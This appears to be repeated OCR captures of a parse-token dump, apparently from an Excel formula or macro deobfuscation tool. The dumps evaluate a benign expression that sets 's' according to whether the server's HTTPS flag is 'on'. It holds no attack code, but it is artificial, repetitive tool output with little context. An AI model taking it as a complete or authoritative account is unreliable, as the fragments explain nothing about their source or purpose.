

```
        PtgStr : HTTPS
        PtgName : _server
      PtgFunc :  P(1) :  I(0)
      PtgName : empty
    PtgFunc :  P(1) :  I(0)
    PtgStr :
        PtgStr : on
          PtgStr : HTTPS
          PtgName : _server
        PtgFunc :  P(1) :  I(0)
      PtgPtEq : ==
      PtgStr : s
      PtgStr :
      PtgName : _ifx_
    PtgFunc :  P(3) :  I(0)
    PtgName : _ifx_
  PtgFunc :  P(3) :  I(0)
  PtgName : s
PtgPtEq : =
```

s = _ifx_ (empty (_server ["HTTPS"]) , “” , _ifx_ ((_server ["HTTPS"] == "on") , "s" , “”))





```
        PtgStr : HTTPS
        PtgName : _server
      PtgFunc :  P(1) :  I(0)
      PtgName : empty
    PtgFunc :  P(1) :  I(0)
    PtgStr :
        PtgStr : on
          PtgStr : HTTPS
          PtgName : _server
        PtgFunc :  P(1) :  I(0)
      PtgPtEq : ==
      PtgStr : s
      PtgStr :
      PtgName : _ifx_
    PtgFunc :  P(3) :  I(0)
    PtgName : _ifx_
  PtgFunc :  P(3) :  I(0)
  PtgName : s
PtgPtEq : =
```

s = _ifx_ (empty (_server ["HTTPS"]) , “” , _ifx_ ((_server ["HTTPS"] == "on") , "s" , “”))




```
        PtgStr : HTTPS
        PtgName : _server
      PtgFunc :  P(1) :  I(0)
      PtgName : empty
    PtgFunc :  P(1) :  I(0)
    PtgStr :
        PtgStr : on
          PtgStr : HTTPS
          PtgName : _server
        PtgFunc :  P(1) :  I(0)
      PtgPtEq : ==
      PtgStr : s
      PtgStr :
      PtgName : _ifx_
    PtgFunc :  P(3) :  I(0)
    PtgName : _ifx_
  PtgFunc :  P(3) :  I(0)
  PtgName : s
PtgPtEq : =
```


s = _ifx_ (empty (_server ["HTTPS"]) , “” , _ifx_ ((_server ["HTTPS"] == "on") , "s" , “”))




```
      PtgStr : HTTPS
      PtgName : _server
    PtgFunc :  P(1) :  I(0)
    PtgName : empty
  PtgFunc :  P(1) :  I(0)
  PtgStr :
      PtgStr : on
        PtgStr : HTTPS
        PtgName : _server
      PtgFunc :  P(1) :  I(0)
    PtgPtEq : ==
    PtgStr : s
    PtgStr :
    PtgName : _ifx_
  PtgFunc :  P(3) :  I(0)
  PtgName : _ifx_
PtgFunc :  P(3) :  I(0)
PtgName : s
PtgPtEq : =
```

```
selfurl!0 API: "on" = _server ("https")
```

s = _ifx_ (empty (_server ["HTTPS"]) , “” , _ifx_ ((_server ["HTTPS"] == "on") , "s" , “”))





```
      PtgStr : HTTPS
      PtgName : _server
    PtgFunc :  P(1) :  I(0)
    PtgName : empty
  PtgFunc :  P(1) :  I(0)
  PtgStr :
      PtgStr : on
        PtgStr : HTTPS
        PtgName : _server
      PtgFunc :  P(1) :  I(0)
    PtgPtEq : ==
    PtgStr : s
    PtgStr :
    PtgName : _ifx_
  PtgFunc :  P(3) :  I(0)
  PtgName : _ifx_
PtgFunc :  P(3) :  I(0)
PtgName : s
PtgPtEq : =
```

```
selfurl!0 API: "on" = _server ("https")
```

```
selfurl!0 API: false = empty ("on")
```

s = _ifx_ (empty (_server ["HTTPS"]) , “” , _ifx_ ((_server ["HTTPS"] == "on") , "s" , “”))





```
      PtgStr : HTTPS
      PtgName : _server
    PtgFunc :  P(1) :  I(0)
    PtgName : empty
  PtgFunc :  P(1) :  I(0)
  PtgStr :
      PtgStr : on
        PtgStr : HTTPS
        PtgName : _server
      PtgFunc :  P(1) :  I(0)
    PtgPtEq : ==
    PtgStr : s
    PtgStr :
    PtgName : _ifx_
  PtgFunc :  P(3) :  I(0)
  PtgName : _ifx_
PtgFunc :  P(3) :  I(0)
PtgName : s
PtgPtEq : =
```

```
selfurl!0 API: "on" = _server ("https")
```

```
selfurl!0 API: false = empty ("on")
```

s = _ifx_ (empty (_server ["HTTPS"]) , “” , _ifx_ ((_server ["HTTPS"] == "on") , "s" , “”))

